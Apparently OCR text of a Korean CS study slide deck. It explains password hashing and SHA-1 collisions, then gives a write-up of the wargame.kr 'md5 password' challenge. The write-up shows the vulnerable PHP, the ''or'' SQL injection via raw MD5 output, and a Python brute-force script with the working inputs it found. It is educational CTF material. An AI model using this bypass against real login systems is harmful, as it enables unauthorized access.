
CS Study 20주차


왜 Password를 찾을 수 없는가?

김신아

비밀번호 찾기

비밀번호 변경만 할 수 있는 이유는 무엇인가?





irreversible

0101

1001

→

#

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

A B C D E F G H I J K L M N O …

‘Hello’ → ??????

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15

A B C D E F G H I J K L M N O ⋯

8 + 5 + 12 + 12 + 15 = 52

H E L L O

이것이 바로 이유

52 → H E L L O?

Register

입력된 비밀번호 → 해시하여 저장


irreversible

Sign-in

입력된 비밀번호 → 해시하여 비교

본인이 저장해 놓았던 비밀번호를 찾아준다면?

🚨당장 신고하세요🚨



SHA-1

2^160

2^160 = 1.46 x 10^48

2^160 = 1.46 x 10^48

1,000재 개


일-십-백-천-만-억-조-경-해-자-량-구-간-정-재-극

But

900경

일-십-백-천-만-억-조-경-해-자-량-구-간-정-재-극

Hash값 충돌



1,200만 GPU

1년의 연산


We have broken SHA-1 in practice.

This industry cryptographic hash function standard is used for digital signatures and file integrity verification, and protects a wide spectrum of digital assets, including credit card transactions, electronic documents, open-source software repositories and software updates.

It is now practically possible to craft two colliding PDF files and obtain a SHA-1 digital signature on the first PDF file which can also be abused as a valid signature on the second PDF file.

For example, by crafting the two colliding PDF files as two rental agreements with different rent, it is possible to trick someone to create a valid signature for a high-rent contract by having him or her sign a low-rent contract.

Infographic | Paper



Hash값 충돌

알고리즘과 변형		해시값 크기	내부 상태 크기	블록 크기	길이 한계	과정 수	사용되는 연산	퍼포먼스의 예 (MiB/s)	보안 강도 (bits)	충돌
MD5		128	128 (4 × 32)	512	$2^{64} - 1$	64	+,and, xor, rot, add (mod 2^{32}), or	335	<64	발견됨
SHA-0		160	160 (5 × 32)	512	$2^{64} - 1$	80	+,and,or,xor,rotl	-	<80	발견됨
SHA-1		160	160 (5 × 32)	512	$2^{64} - 1$	80	+,and,or,xor,rotl	192	<63	발견됨
SHA-2	*SHA-224* *SHA-256*	224 256	256 (8 × 32)	512	$2^{64} - 1$	64	+,and,or,xor,shr,rotr	139	112 128	
	SHA-384 *SHA-512* *SHA-512/224* *SHA-512/256*	384 512 224 256	512 (8 × 64)	1024	$2^{128} - 1$	80	+,and,or,xor,shr,rotr	154	192 256 112 128	
SHA-3	*SHA3-224* *SHA3-256* *SHA3-384* *SHA3-512*	224 256 384 512	1600 (5 × 5 × 64)	1152 1088 832 576	무제한	24	+.nd, Xor, Rot,Not	-	112 128 192 256	
	SHAKE128 *SHAKE256*	d(가변) d(가변)		1344 1088					d/2와 128의 d/2와 256의	

md5 password

LEVEL 1

[wargame.kr] md5 password

조회수 424 | 풀이수 170

web

문제가 있으신가요?

wargame.kr
파트너 소개가 없습니다.

2021.11.16. 20:07

FLAG를 입력하세요 Flag(정답)를 입력해주세요. 제출하기

문제 설명 문제 토론

문제 정보

Description

```
md5('value', true);
```

접속 정보

접속 정보 보기

문제 파일

문제 파일 다운로드

password : login

get source

md5 password

```php
<?php
 if (isset($_GET['view-source'])) {
  show_source(__FILE__);
  exit();
 }

 if(isset($_POST['ps'])){
  sleep(1);
  include("./lib.php"); # include for $FLAG, $DB_username, $DB_password.
  $conn = mysqli_connect("localhost", $DB_username, $DB_password, "md5_password");
  /*

  create table admin_password(
   password char(64) unique
  );

  */

  $ps = mysqli_real_escape_string($conn, $_POST['ps']);
  $row=@mysqli_fetch_array(mysqli_query($conn, "select * from admin_password where password='".md5($ps,true)."'"));
  if(isset($row[0])){
   echo "hello admin!"."<br />";
   echo "FLAG : ".$FLAG;
  }else{
   echo "wrong..";
  }
 }
?>
<style>
 input[type=text] {width:200px;}
</style>
<br />
<br />
<form method="post" action="./index.php">
password : <input type="text" name="ps" /><input type="submit" value="login" />
</form>
<div><a href='?view-source'>get source</a></div>
```

md5 password

```
$ps = mysqli_real_escape_string($conn, $_POST['ps']);
$row=@mysqli_fetch_array(mysqli_query($conn, "select * from admin_password where password='".md5($ps,true)."'"));
if(isset($row[0])){
 echo "hello admin!"."<br />";
 echo "FLAG : ".$FLAG;
}else{
 echo "wrong..";
}
```

string md5(string $str[,bool $raw_output=false])

md5(“str”) -> 32자리의 16진수 값 반환

md5(“str”, true) -> 16자리의 바이너리 형식으로 반환

md5 password

```
$ps = mysqli_real_escape_string($conn, $_POST['ps']);
$row=@mysqli_fetch_array(mysqli_query($conn, "select * from admin_password where password='".md5($ps,true)."'"));
if(isset($row[0])){
 echo "hello admin!"."<br />";
 echo "FLAG : ".$FLAG;
}else{
 echo "wrong..";
}
```

1) "select * from admin_password where password=' ".md5($ps,true)." ' "

2) select * from admin_password where password=' md5($ps,true) '

3) select * from admin_password where password=' 'or' '

4) select * from admin_password where True

password = “ or “ => True

md5 password

```python
import hashlib

for password in range(1, 111112210):
    md5_hash = hashlib.md5(str(password).encode()).hexdigest()
    if '273d27' in md5_hash:
        print(password)
```

273d27 => ‘=‘

코드를 돌리면? 두둥탁!

```
~/Desktop  python md5.py
1257444
1589500
1839431
2584670
2632003
2998869
3313306
3800358
```

md5 password

hello admin!
FLAG :

password : [ ] login

get source

정답입니다!

WARGAME 현재 5262위(▲ 15475)	20 (▲ 20)
시스템해킹 현재 5288위(▲ 15449)	0
리버싱 현재 5289위(▲ 15448)	0
웹해킹 현재 4350위(▲ 16387)	20 (▲ 20)
암호학 현재 5296위(▲ 15441)	0

푼 문제 모두 보기

×

방금 푼 문제가 어떠셨나요?
난이도 투표하기

LEVEL 1

추가 의견이 있다면 작성해주세요.

투표하기

다른 사람들은 어떻게 풀었을까요?
풀이 보러 가기 >

Thank You

별첨

https://www.youtube.com/watch?v=4WF3cmRc5IY

https://shattered.io/

https://ko.wikipedia.org/wiki/SHA

https://shaeod.tistory.com/228